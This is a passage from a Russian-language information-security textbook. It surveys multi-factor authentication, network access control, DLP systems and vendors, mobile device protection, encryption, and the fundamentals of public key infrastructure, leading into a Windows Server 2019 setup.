Современным подходом к проблеме повышения безопасности процесса аутентификации является технология многофакторной аутентификации, которая предполагает использование нескольких факторов подтверждения подлинности пользователя. На сегодняшний день, как правило, используются двухфакторные системы аутентификации, в которых два фактора предполагают наличие некоторого средства аутентификации (смарт-карта, USB-токен и пр.) и знание некоторого секрета для использования средства аутентификации (PIN-кода).

Смарт-карты и токены также являются надежным средством генерации и хранения ключей шифрования и электронной цифровой подписи, они содержат защищенный микропроцессор, позволяющий выполнять криптографические операции непосредственно внутри устройства.

Система двухфакторной аутентификации позволяет:

- безопасно хранить идентификационную информацию;
- обеспечить гарантированную защиту от кражи идентификационной информации через интернет;
- использовать однократные пароли при работе в недоверенной среде;
- использовать криптографически стойкую аутентификацию при взаимодействии с рабочими станциями, веб-порталами, электронной почтой, удаленным доступом в сеть и беспроводными соединениями;
- интегрироваться с корпоративной системой открытых ключей PKI с использованием сертификатов стандарта X.509;
- обеспечить использование сотрудниками средств двухфакторной аутентификации за счет интеграции с системой контроля доступа в помещения;
- использовать сертифицированные регулирующими органами РФ решения по защите информации.

При построении современной системы информационной безопасности много внимания уделяется защите периметра корпоративной сети. Общеизвестно, что подключение к сети Интернет несет в себе значительные угрозы, поэтому основные усилия по защите традиционно сосредоточиваются на этом периметре. Но системный подход к безопасности требует рассмотреть все возможные риски и оценить возможный ущерб, в том числе и от внутренних угроз. По существующей статистике, ущерб, нанесенный сотрудниками компании, превышает ущерб, причиненный извне.

Многие компании понимают важность обеспечения безопасности на корпоративных рабочих станциях и используют те или иные средства персональной защиты – антивирусы, системы предотвращения вторжения и системы управления обновлениями ПО. Но часть подключающихся рабочих станций по тем или иным причинам не соответствуют требованиям политики информационной безопасности и несут в себе угрозы распространения вирусов, сетевых червей, нарушения работоспособности информационных ресурсов компании. Такими нарушителями могут быть мобильные пользователи, пользователи с правами администратора, гости компании со своими ноутбуками.

Чтобы обеспечить выполнение требований безопасности для подобных пользователей, а также контролировать подключение и взаимодействие пользователей с корпоративной сетью, необходимы системы контроля доступа к сети.

Система контроля доступа пользователей к сети состоит из нескольких технологических компонентов и обладает следующими функциональными возможностями:

- сохранение информации о предоставлении доступа в сеть – время, место подключения, параметры пользователя;
- оценка подключаемых компьютеров на соответствие корпоративным политикам ПО и настройкам безопасности;
- автоматизация процедуры по приведению рабочих станций в соответствие с корпоративными политиками;
- ограничение доступа к сети для пользователей, неудовлетворяющих политикам;
- автоматическое предоставление соответствующего уровня доступа в зависимости от прав пользователя;
- поддержка аутентификации с помощью паролей или цифровых сертификатов;
- создание сегмента повышенной безопасности для пользователей беспроводного или VPN-доступа;
- автоматическое предоставление гостевого доступа на основе разработанных политик.

7.4.1. Каналы утечек

По статистике, от 80 до 95 % всех потерь информации происходят из-за корпоративных пользователей. Это случается каждый день – сотрудник по ошибке отправляет бюджет отдела в список рассылки для клиентов, а другой выкладывает план продаж на публичный сайт в интернете, третий теряет флешку со списком заказчиков. В большинстве случаев это происходит ненамеренно, но тем не менее для предотвращения подобных угроз необходимо контролировать передачу информации как на периметре корпоративной сети, так и на компьютерах пользователей.

Система защиты от утечек информации позволяет создавать политики, по которым информация передается внутри компании, а также контролировать обмен информацией с внешним миром. Система защиты от утечки данных может строиться на основе одного или нескольких технологических компонентов, что определяется исходя из особенностей конкретной информационной системы. Это позволяет контролировать максимальное количество каналов утечек информации и предотвращать типовые угрозы, возникающие при работе с конфиденциальной информацией.

Основные задачи:

- классификация конфиденциальной информации на основе нахождения на регламентированном файловом ресурсе, в каталоге, в базе данных;
- контроль хранения, обработки и передачи конфиденциальной информации на рабочих станциях корпоративных пользователей на основе

ключевых слов, контекстной информации (с использованием технологии цифровых слепков);
- автоматизированное обнаружение копий конфиденциальной информации на компьютерах пользователей и нерегламентированном файловом ресурсе;
- контроль информационных потоков на границах корпоративной информационной среды (почта, веб, протоколы мгновенного обмена сообщениями и многое другое);
- уведомление пользователя, его руководителя, офицера безопасности при нарушении корпоративной политики ИБ;
- централизованное управление инцидентами и политиками.

Мобильные устройства, такие как смартфоны, карманные компьютеры и ноутбуки, открывают для современных предприятий неисчислимые преимущества в плане производительности. По достоинству оцениваются гибкость и удобство использования портативных помощников, в то время как именно их мобильность ставит перед IT-администраторами сложные задачи управления данными и сетями компаний при сохранении их защищенности.

В условиях современных требований оперативного ведения бизнеса использование мобильных устройств является повсеместно принятой практикой. Как показывает статистика, кражи мобильных устройств являются одной из наиболее опасных угроз информационной безопасности в течение нескольких последних лет. Во многом это связано с высокой ликвидностью мобильных устройств как материальной ценности, однако конфиденциальные данные, хранящиеся на этих устройствах, зачастую представляют большую ценность, чем само устройство.

Представьте, какие последствия для компании будет иметь утеря или кража смартфона, ноутбука или КПК ее работника, сопровождающаяся раскрытием таких конфиденциальных данных о работнике или клиенте, как контактная информация, информация о кредитных картах или сведения о банковских операциях. Подобные инциденты могут не только подорвать репутацию компании в глазах общественности, но и привести к нарушению законов и постановлений, появлению судебных исков против компании. В чужие руки может попасть критичная для бизнеса информация.

Помимо того что мобильные устройства могут быть утеряны или украдены, они становятся мишенями для растущего числа вирусов, червей и «троянов». Оперативное обнаружение и удаление вредоносных программ в целях предотвращения заражения всей сетевой инфраструктуры является одной из первоочередных задач, стоящих перед персоналом ИТ-подразделений.

Эффективным решением вышеописанных проблем является внедрение системы защиты мобильных устройств. Это комплексное решение позволяет значительно снизить риск утечки конфиденциальной информации, ограничить распространение вредоносных программ.

Благодаря одному из модулей, используемых в системе защиты мобильных устройств, владелец устройства либо администратор корпоративной сети имеет возможность в случае пропажи устройства дистанционно заблокировать доступ к нему или полностью очистить его память, просто отправив кодовое текстовое сообщение на соответствующий номер. Если же SIM-карта устройства была заменена похитителем, то владельцу будет незаметно отправлено

сообщение с новым телефонным номером устройства. Это позволяет осуществлять блокировку и очистку памяти мобильного устройства даже при смене SIM-карты. Кроме того, в большинстве случаев правоохранительные органы могут выяснить личность похитителя мобильного устройства по его телефонному номеру и вернуть устройство владельцу.

Система защиты мобильных устройств позволяет:

- полностью зашифровать данные на жестком диске мобильного устройства, обеспечив полную прозрачность работы для операционной системы и приложений, без вмешательства пользователя;
- полностью зашифровать данные на съемных носителях (USB-диски, Flash-диски, магнитооптические диски, дискеты, карты памяти), подключаемых к мобильному устройству, обеспечив полную прозрачность работы для операционной системы и приложений, без вмешательства пользователя;
- провести аутентификацию пользователя для расшифровки данных на жестком диске до момента загрузки операционной системы;
- использовать средства двухфакторной аутентификации (USB-ключи, смарт-карты) для повышения уровня защищенности мобильного устройства;
- восстановить доступ к мобильному устройству с помощью централизованной службы администрирования системы в случае потери пароля или выхода из строя USB-ключа;
- централизованно управлять политиками и настройками;
- оперативно обнаруживать и удалять вредоносные программы;
- автоматически проверять все входящие и модифицируемые объекты на наличие вредоносных программ;
- выполнять полную проверку устройства по требованию и сообщать о состоянии защиты администратору системы;
- удалять или помещать на карантин обнаруженные опасные объекты;
- обновлять антивирусные базы через различные каналы связи;
- в случае наличия на мобильном устройстве телефонного модуля отфильтровывать нежелательные SMS-сообщения различного содержания, защищая пользователя как от фишинга, так и от навязчивой рекламы;
- в случае наличия на мобильном устройстве телефонного модуля дистанционно заблокировать доступ к устройству или полностью очистить его память;
- в случае наличия на мобильном устройстве телефонного модуля при замене похитителем SIM-карты незаметно отправить владельцу сообщение с новым телефонным номером устройства и дистанционно заблокировать доступ к устройству или полностью очистить его память;
- осуществлять контроль над политикой безопасности мобильного устройства независимо от того, где находится пользователь – в офисе или в деловой поездке.

На сегодняшний день эффективное взаимодействие с партнерами или заказчиками, а также оперативный поиск информации о товарах или услугах являются непременными условиями решения бизнес-задач компании. Всемирная сеть Интернет позволяет решить поставленные задачи с минимальными затратами. Однако существует проблема, связанная с непродуктивным

использованием рабочего времени сотрудниками компаний, которые имеют доступ в интернет.

Операционные системы на сегодняшний день не имеют встроенных механизмов, позволяющих решить проблему нецелевого использования ресурсов интернета и программного обеспечения на рабочей станции в целом.

Учитывая, что подобные действия пользователя никак не контролируются, потеря рабочего времени сотрудников на непроизводственные задачи является одной из наиболее актуальных практически для всех корпоративных сетей.

Система контроля действий пользователей позволяет:

- контролировать работу пользователей, что не даст бесконтрольно тратить рабочее время в личных целях;
- автоматически, незаметно для пользователей, записывать все действия, включая отправляемые и принимаемые сообщения электронной почты, общение в чатах и системах мгновенного обмена сообщениями, посещаемые веб-сайты, набранные на клавиатуре данные, переданные/напечатанные/сохраненные файлы и многое другое;
- контролировать использование компьютерных игр на рабочем месте и учитывать количество рабочего времени, потраченного на компьютерные игры;
- контролировать сетевую активность пользователей, учитывать объемы сетевого трафика пользователей;
- контролировать копирование документов на различные носители (съемные носители, жесткие диски, сетевые папки и пр.);
- контролировать сетевую печать пользователей;
- фиксировать запросы пользователей к поисковым машинам;
- фиксировать переписку пользователей через системы мгновенного обмена сообщениями;
- обеспечить регистрацию сообщений электронной почты, принятых и отправленных с компьютеров организации.

Итак, мы определились с основными требованиями к системе предотвращения утечек данных, теперь рассмотрим, какие принципы положены в основу данных систем.

7.4.2. Принципы работы DLP

В любой компании информация является одним из ценнейших активов. Списки корпоративных клиентов и партнеров и их контакты, внутренние цены на работы и услуги, оклады сотрудников, различные пароли и учетные данные и многое другое могут представлять собой лакомый кусок для конкурентов. И во многих компаниях принимаются меры по защите данных ресурсов – разворачиваются различные корпоративные средства защиты, такие как криптографические системы, средства межсетевого экранирования, средства фильтрации электронной почты и многое другое. Однако этих систем недостаточно для предотвращения утечек информации.

Дело в том, что криптографические системы, всевозможные электронные замки и прочие аналогичные средства ориентированы на предотвращение кражи носителя информации, например кражи ноутбука или флеш-карты памяти. Но что будет, если похитителем является законный пользователь си-

стемы? Другие средства защиты, такие как межсетевые экраны, и системы фильтрации ориентированы на защиту от злоумышленника, находящегося за пределами защищенного периметра. А если злоумышленник находится внутри сети, обладает правами доступа и ему необходимо переправить конфиденциальную информацию за периметр? Очевидно, что описанные выше средства защиты вряд ли смогут предотвратить утечку данных изнутри.

Как российские, так и международные стандарты информационной безопасности предписывают перед внедрением средств защиты составить модель нарушителя и модель угроз. С нарушителем мы уже практически определились, это сотрудник организации, обладающий определенными правами доступа и пытающийся каким-либо способом переправить конфиденциальные данные за пределы периметра безопасности. Он это может сделать практически любым способом, от передачи по электронной почте, сохранения на бесплатном файловом хранилище или записи на флеш-карту памяти и до снятия содержимого экрана на камеру телефона и установки закладок (жучков) и других средств промышленного шпионажа.

Модель угроз содержит угрозы хищения конфиденциальных данных посредством описанных выше способов. В частности, возможны угрозы хищения либо разглашения конфиденциальной информации, реализованные с помощью несанкционированного копирования данных на флеш-карту или передачи по электронной почте. При этом для бизнеса возникают весьма серьезные риски. На новостных ресурсах, посвященных ИТ и информационной безопасности, регулярно появляются сообщения, связанные с хищением конфиденциальной информации. Ущерб от таких инцидентов, как правило, исчисляется сотнями миллионов долларов.

Что такое DLP

Для борьбы с утечками данных используются различные средства защиты, некоторые из них я уже перечислил ранее, однако наибольшее развитие в последнее время получила технология DLP (Data Leakage Prevention, Предотвращение утечки данных). Тут возможна небольшая путаница. В некоторых источниках можно встретить расшифровку DLP как Data Loss Prevention (Предотвращение потери данных). По моему мнению, это определение не совсем верно, ведь потеря данных – это не только их хищение, но потеря носителя данных в результате пожара или выхода оборудования из строя. Соответственно, средства защиты от такой потери данных должны включать в себя резервное копирование и обеспечение отказоустойчивости системы. Так что Data Loss Prevention – это более общее понятие, имеющее отношение не только к информационной безопасности.

Итак, мы разобрались с угрозами, нарушителями и определениями систем DLP и теперь перейдем непосредственно к описанию принципов работы систем предотвращения утечек.

Прежде всего будем считать, что полноценной системой DLP является система, позволяющая осуществлять блокировку передачи данных с ЛЮБОГО интерфейса компьютера. То есть нас не устраивает система DLP, которая блокирует только передачу данных по сети, но не контролирует порты компьютера. Также нас не устраивает система, которая контролирует USB-порты, но не следит за SATA, и любой, кто имеет физический доступ к системной плате

компьютера, сможет без труда подключить свой диск и переписать конфиденциальные данные.

Сразу оговоримся, что DLP не могут предотвратить визуальный съем данных с экрана монитора. Злоумышленник может снять картинку с экрана на свой мобильный телефон. Борьбой с такими утечками должна заниматься служба физической безопасности, осуществляя слежение за действиями сотрудников посредством камер наблюдения, которые должны быть установлены в каждом рабочем помещении.

Также DLP не занимается предотвращением утечек через ПЭМИН (побочное электромагнитное излучение наводки), поскольку для борьбы с этим необходимо специализированное и дорогое оборудование.

Как работает DLP

Как мы уже определились ранее, полноценная система объединяет в себе контроль над перемещением информации как на уровне коммуникаций с внешней сетью, так и на уровне оконечных устройств пользователей.

В дополнение важной функцией полноценного решения DLP является возможность сканирования хранящихся файлов и баз данных для обнаружения мест расположения конфиденциальной информации. И еще очень желательно, чтобы система имела централизованный интерфейс управления всеми установленными на рабочие станции агентами.

Архитектура DLP-решений у разных разработчиков может различаться, но в целом можно выделить три основных модуля:

- перехватчики/контроллеры на разные каналы передачи информации;
- агентские программы, устанавливаемые на оконечные устройства;
- центральный управляющий сервер.

Перехватчики анализируют проходящие потоки информации, исходящей из периметра компании, обнаруживают конфиденциальные данные, классифицируют информацию и передают для обработки возможного инцидента на управляющий сервер. Перехватчики могут быть как для копии исходящего трафика, так и для установки в разрыв трафика. В последнем случае потенциальная утечка может быть остановлена системой DLP.

Контроллеры для обнаружения хранимых данных запускают процессы обнаружения в сетевых ресурсах конфиденциальной информации. Способы запуска обнаружения могут быть различными: от собственно сканирования от сервера контроллера до запуска отдельных программных агентов на существующие серверы или рабочие станции.

Контроллеры для операций на рабочих станциях распределяют политики безопасности на оконечные устройства, анализируют результаты деятельности сотрудников с конфиденциальной информацией и передают данные возможного инцидента на управляющий сервер.

Агентские программы на рабочих местах пользователей замечают конфиденциальные данные в обработке и следят за соблюдением таких правил, как сохранение на сменный носитель информации, отправки, распечатывания, копирования через буфер обмена.

Управляющий сервер сопоставляет поступающие от перехватчиков и контроллеров сведения и предоставляет интерфейс проработки инцидентов и построения отчетности.

Естественно, для того чтобы система DLP достоверно различала конфиденциальную и открытую информацию, необходимо передать в систему логику, на основании которой должна происходить классификация. Встроенные механизмы DLP позволяют максимально автоматизировать и облегчить процессы обучения системы.

В решениях DLP имеется широкий набор комбинированных методов:

- цифровые отпечатки документов и их частей (в систему вводятся сотни тысяч документов одной командой);
- цифровые отпечатки баз данных (в систему вводятся выгрузки из баз данных клиентов и прочей структурированной информации, которую важно защитить от распространения);
- статистические методы (повышение чувствительности системы при повторении нарушений).

Как лучше настраивать систему DLP

Современные системы класса DLP включают в себя набор готовых правил реагирования на обнаружение, например, данных кредитных карт, российских паспортов, стандартных форм финансовой отчетности. Но наибольший интерес системы DLP представляют собой после настройки на образцах конфиденциальных данных, имеющихся в обращении.

В статьях, посвященных данным системам, приводится следующий принцип эксплуатации системы DLP: принцип эксплуатации системы DLP заключается в циклическом выполнении нескольких процедур, описанных в табл. 7.2.

Таблица 7.2

Процедура	Описание процедуры	Роль участников со стороны бизнес-подразделений
Обучение системы принципам классификации информации	Передача в DLP принципов обнаружения и классификации конфиденциальной информации	Владельцы информационных ресурсов участвуют в классификации информации и указании мест расположения ресурсов
Ввод правил реагирования	Настройка правил реагирования системы в привязке к категории обнаруживаемой информации и групп сотрудников, контроль действий которых должен осуществляться. Прописываются в исключения пользователи, действия которых пользуются доверием	Службой безопасности разрабатываются и затем уточняются правила защиты ресурсов
Выполнение системой DLP операций контроля	Система анализирует и нормализует информацию (исходящие информационные потоки, результаты сканирования сетевых ресурсов и рабочих станций, локальные действия пользователей). Выполняется сопоставление с принципами обнаружения и классификации данных. При обнаружении конфиденциальной информации система сопоставляет ее с существующими политиками, назначенными на обнаруженную категорию информации. В случае нарушений в системе создается «инцидент»	Назначенные офицеры безопасности либо ответственные со стороны владельцев ресурсов получают уведомления о произошедших инцидентах

Талица 7.2 (окончание)

Процедура	Описание процедуры	Роль участников со стороны бизнес-подразделений
Обработка инцидентов	Созданные инциденты в системе могут быть связаны с такими правилами реагирования, как проинформировать/приостановить/ заблокировать отправку. Кроме того, сводная информация и подробности об инцидентах доступны для анализа офицером безопасности / аудитором / владельцем ресурса в системе. В результате обработки офицером безопасности инцидент может быть закрыт/эскалирован/ направлен на доработку политик	

При внедрении системы DLP следует подготовить набор правил для классификации документов, имеющихся в организации.

Мы разобрали требования к системам предотвращения утечек, изучили их архитектуру и требования к настройке. Теперь перейдем непосредственно к описанию имеющихся на рынке решений DLP.

7.4.3. Сравнение систем DLP

Решения Searchinform

Российская DLP-система «СёрчИнформ КИБ» поддерживает блокировки по содержимому во всех каналах и помогает превентивно бороться с внутренними угрозами утечки данных. КИБ построен по классической архитектуре клиент–сервер. Сбор информации о трафике данных и активности пользователей осуществляют агенты на конечных точках, анализ и выявление инцидентов происходят на сервере.




Рис. 7.8

Система работает на двух уровнях: контролирует данные, уходящие в Сеть, и следит за тем, что происходит на компьютерах работников. При этом «Сёрч-Информ КИБ» следит за безопасностью как внутри офиса, так и в случаях, когда сотрудники отправляются в командировки или работают из дома.

Решения Infowatch

Следующим в нашем списке разработчиков DLP-решений идет российская компания Infowatch. Для предотвращения утечек по сетевым каналам связи разработчик предлагает Infowatch Traffic Monitor, систему защиты, основанную на контроле исходящего трафика по сетевым каналам, мониторинга содержимого, передаваемого на сменные носители. Шлюзовые компоненты Nraffic Monitor осуществляют контроль электронной почты, веб-трафика и средств мгновенного обмена сообщениями. При нарушении политики обмена данными могут быть заблокированы протоколы SMTP иTTP.

Анализ HTTPS осуществляется с помощью собственного решения.

При обнаружении инцидента утечки возможны реакции: блокировка, карантин, оповещение. Для определения конфиденциального контента Infowatch использует цифровые отпечатки текста.

Система поддерживает форматы офисных документов: текстовые, HTML, PDF.

Следующим средством контроля утечки данных является Traffic Monitor for Device. Основная контролируемая операция – запись на съемные устройства без блокирования.

Распечатка документов контролируется с помощью дополнительного модуля Print Monitor.

А что же Linux?

Внимательный читатель наверняка заметил, что в занудных описаниях поддерживаемых операционных систем совершенно отсутствуют какие-либо дистрибутивы Linux. Это означает, что установить агентское ПО на рабочую станцию под управлением Linux не получится. Однако серверные части Symantec DLP можно установить на Red Hat Enterprise Linux 4.0 и 5.0. Аналогично Infowatch Traffic Monitor можно установить на RHEL 4. При этом будет осуществляться контроль сетевых каналов, но нельзя будет осуществлять контроль действий с файлами на хостах. Будем надеяться, что в будущем ситуация изменится к лучшему.

7.4.4. Заключение

Мы рассмотрели основные решения по обеспечению предотвращения утечек данных. В зависимости от используемых в вашей сети приложений и протоколов вы можете выбрать решение, подходящее именно вам.

7.5. Средства шифрования

Шифрование на сегодняшний день является неотъемлемой частью любой системы защиты информации. Проблемы прослушивания и модификации трафика требуют использования средств шифрования в сети. Шифрование данных, хранящихся на портативных носителях, необходимо во избежание хищения данного носителя. В этих и многих других случаях шифрование данных необходимо. Далее в этом разделе мы рассмотрим, какие виды шифрования бывают, а также настроим инфраструктуру открытого ключа в среде Windows Server 2019.

7.5.1. Симметричное шифрование

Алгоритм симметричного шифрования требует наличия одного ключа для шифрования и дешифрования сообщений. Такой ключ называется общим секретным, поскольку все пользователи, участвующие в обмене данными, имеют один и тот же ключ.

В настоящее время имеется целый ряд алгоритмов симметричного шифрования. Среди них отметим DES (Data Encryption Standard – стандарт шифрования данных), IDEA (International Data Encryption Algorithm – международный алгоритм шифрования данных) – патентованный алгоритм, применяемый в PGP, и Blowfish – непатентованный алгоритм, применяемый в SSH.

С алгоритмами симметричного шифрования связано понятие стойкости шифра. Стойкость – это мера сопротивления криптоаналитическим атакам. Стойкость алгоритма определяется размером используемого ключа. В IDEA применяются 128-разрядные ключи. В алгоритме Blowfish размер ключа конфигурируется от 32 до 448 бит. Чем длиннее ключ, тем более стойкий шифр. В DES используются 56-разрядные ключи, поэтому данный алгоритм считается относительно слабым.

Для повышения стойкости шифра можно применить несколько ключей или выполнить алгоритм шифрования несколько раз подряд. Примером такой реализации является алгоритм TripleDES (встроен в некоторые свободно распространяемые утилиты), где данные сначала шифруются одним ключом, затем дешифруются другим и, наконец, повторно шифруются третьим.

Основная проблема, связанная с алгоритмами симметричного шифрования, – необходимость использования секретного ключа. Прежде чем начать зашифрованный диалог, следует убедиться в том, что все участники диалога имеют соответствующий ключ. Этого можно добиться разными способами: выслать ключ по факсу, по почте, прибегнуть к услугам службы курьерской доставки. Но все они достаточно неудобны и имеют свои слабые места. Более надежный, хотя и не лишенный недостатков метод – воспользоваться асимметричным шифрованием для кодирования секретного ключа и выслать его по электронной почте.

7.5.2. Инфраструктура открытого ключа

Инфраструктура открытого ключа (Public Key Infrastructure, PKI) давно уже стала элементом информационной безопасности, особенно в больших корпо-

ративных сетях. С помощью данной технологии обеспечивается безопасное функционирование различных сервисов, таких как система шифрования, выработки цифровой подписи, аутентификации и др. Однако очень часто приходится сталкиваться с тем, что даже в крупных организациях инфраструктура PKI развернута по принципу последовательных нажатий кнопки **Next** в мастере установки. А ведь инфраструктура открытого ключа – это один из основных элементов корпоративной системы информационной безопасности, и подходить к ее развертыванию нужно очень ответственно, иначе впоследствии вы рискуете столкнуться с проблемами масштабирования и изменения инфраструктуры, которые не позволят вам эффективно использовать возможности PKI. Например, одна из самых распространенных ошибок системных администраторов – это развертывание всех компонентов PKI на одном физическом сервере. Такой вариант использования PKI возможен, но крайне нежелателен, поскольку здесь присутствуют существенные риски для безопасности как сервера, так и всей инфраструктуры открытого ключа и к тому же такая реализация не является отказоустойчивой. Иногда на этом же сервере запускают еще и сторонние службы, что является совершенно недопустимым.

Теперь что касается практической реализации PKI. Существует множество различных программных и аппаратных реализаций технологии PKI. Для государственных организаций, чья деятельность связана с конфиденциальной информацией, а также банков существует ряд требований по использованию только сертифицированных решений. Самым известным таким решением является российская разработка КриптоПро. Что же касается ПО Microsoft для реализации PKI, то оно не обладает соответствующими российскими сертификатами и не может использоваться для развертывания инфраструктуры, например, в государственных организациях. Для коммерческих организаций, взаимодействующих с госорганами, также накладывается ряд требований и ограничений, связанных с использованием сертифицированного программного обеспечения. Например, требования к использованию сертифицированных алгоритмов шифрования присутствуют при подаче налоговой отчетности. Но для собственных нужд любая негосударственная организация, даже некоммерческая, вполне может использовать данную технологию Microsoft. С одной стороны, на решения Microsoft не распространяется требование по использованию сертифицированного программного обеспечения, с другой – практически в каждой компании есть продукты Microsoft, и поэтому для развертывания PKI не нужно приобретать никаких дополнительных лицензий, и это также является существенным обстоятельством в пользу использования данных решений. Так как на сегодняшний день актуальной версией серверной ОС от Microsoft является линейка продуктов Windows Server 2019, то мы будем разворачивать PKI именно на данном программном обеспечении.

Основы PKI

Тем, кто хорошо разбирается в теоретических основах технологии PKI, можно сразу перейти к чтению раздела, посвященного реализации инфраструктуры в Windows Server 2019. Тем же, кто плохо понимает назначение инфраструктуры открытого ключа, я рекомендую прочесть материал, идущий далее.

Начнем с главного вопроса: а зачем вообще нужна PKI? Предположим, нам необходимо зашифровать что-либо и передать эти зашифрованные данные по

электронной почте другому пользователю. Этот пользователь должен иметь возможность расшифровать полученные данные, а также при необходимости зашифровать свои данные и передать их нам. Очень многие решают эту проблему просто: создают запароленный архив, отправляют его по почте, а пароль на этот архив сообщают по телефону. В принципе, такой вариант передачи конфиденциальной информации возможен, так как для передачи зашифрованных данных и пароля к ним используют разные каналы связи, и потенциальному злоумышленнику сложнее их контролировать, но он крайне неудобен в промышленной среде с интенсивным обменом данными. Так что нам необходимо каким-то образом передать ключ для шифрования. Для решения данной задачи были разработаны алгоритмы ассиметричного шифрования, смысл которых сводится к следующему: каждый пользователь генерирует две пары ключей, открытый и закрытый (секретный). Данные, зашифрованные открытым ключом, могут быть расшифрованы только закрытым ключом из этой пары. Закрытый ключ должен храниться в тайне. Затем пользователи обмениваются открытыми ключами. Для передачи данных пользователь зашифровывает данные с помощью открытого ключа получателя, который ему предоставили, а другой пользователь получатель расшифровывает полученные данные с помощью своего секретного ключа. Таким образом можно осуществлять передачу данных по одному каналу.

Замечу, что в реальных условиях ассиметричное шифрование в чистом виде практически не используется. Как правило, для шифрования данных используются симметричные шифры, а ключи для этих шифров передаются пользователям с помощью ассиметричного шифрования.

Но тут возникает другая проблема, так называемая атака «человек посередине» (Man In The Middle). Злоумышленник может вмешаться в процесс обмена ключами между пользователями. То есть если пользователи A и B хотят обменяться открытыми ключами, то злоумышленник C может получить ключи пользователей A и B, сгенерировать свои пары открытых ключей и отправить их соответствующим пользователям. Тогда, когда A отправит свой открытый ключ, C его получит и отправит вместо этого ключа пользователю B свой открытый ключ. То же самое и с пользователем B. Таким образом злоумышленник сможет с помощью своего закрытого ключа расшифровывать сообщения пользователя A, модифицировать их при необходимости и, зашифровав их с помощью настоящего открытого ключа пользователя B, передать получателю. В случае применения незащищенных каналов связи это может стать серьезной проблемой.

Для решения этой проблемы мы вводим понятие доверия. То есть в нашем процессе обмена ключами необходимо присутствие третьей стороны, которая будет подписывать открытые ключи, переданные пользователями A и B, удостоверяя тот факт, что действительно именно эти пользователи отправили эти ключи. При этом данная третья сторона не должна быть в курсе самой переписки, то есть она не должна иметь возможности расшифровать и прочесть передаваемые данные. В дальнейшем третью сторону будем именовать удостоверяющим центром – УЦ. Удостоверяющий центр выдает цифровой сертификат, или сертификат открытого ключа, который связывает имя владельца сертификата и значение его открытого ключа. Цифровой сертификат включает в себя только открытые данные, которые могут быть доступны для просмотра

абсолютно каждому. Это личные данные пользователя, его открытый ключ, время действия сертификата и дополнительные атрибуты о назначении сертификата. Другими словами, цифровой сертификат выступает в роли паспорта, в котором персональные данные конечного пользователя связываются с его открытым ключом при помощи электронной цифровой подписи (ЭЦП) удостоверяющего центра (УЦ). Подпись УЦ заверяет:

- соотнесенность сведений, содержащихся в сертификате, с пользователем;
- целостность цифрового сертификата (что «не переклеена фотография» – попытка вмешательства в структуру или данные сертификата нарушают его целостность, соответственно, если подтверждена целостность, то изменений каких-либо данных в сертификате, в том числе и подмены открытого ключа, не было).

Если сертификат был каким-либо образом скомпрометирован (например, его могут использовать злоумышленники), его необходимо отозвать. А если в сети появился новый пользователь, то для него следует выпустить новый сертификат. Решение этих задач является неотъемлемой частью функционала УЦ. Более подробно об этих и других функциях УЦ мы поговорим далее.

В случае если пользователей в сети достаточно много и к тому же они разнесены географически, возникает необходимость в развертывании нескольких удостоверяющих центров с установлением между ними доверительных отношений. При этом обязательно необходимо использование иерархии.

Для лучшего понимания приведу несколько примеров из жизни. У многих людей имеются водительские права, в которых указаны личные данные, фотография владельца, категория транспортных средств, которыми можно управлять, а также время действия. Этот документ является аналогом сертификата, который удостоверяет, что данный человек обладает правом на управление транспортными средствами определенной категории до определенного времени. В случае правонарушения права могут быть изъяты, аналогично отзыву сертификата при компрометации. Другой пример: у многих есть заграничный паспорт, в котором также указаны личные данные, фотография и срок действия, при пересечении границы другого государства вы предъявляете данный документ, и пограничники проставляют в нем визу. Это пример доверительных отношений, когда документу, выпущенному одним государством, доверяют и другие государства. Аналогично доверительным отношениям между УЦ.

Надеюсь, после этого раздела у читателя наступило некоторое понимание того, что такое PKI и зачем оно нужно, и мы можем приступить к обсуждению развертывания данной технологии непосредственно в Windows Server 2019.

Элементы PKI в Windows Server 2019

Как видно по рис. 7.9, ключ для симметричного шифрования предварительно перед передачей шифруется с помощью асимметричного алгоритма. При этом все открытые ключи участников процесса обмена информацией подписываются службами Active Directory.

Теперь поговорим о том, что из себя представляют сертификаты, используемые в PKI Windows 2019. Сертификаты должны соответствовать стандарту X.509. На сегодняшний день существуют три версии данного стандарта. В табл. 7.3 показан формат сертификатов версий 1 и 2.

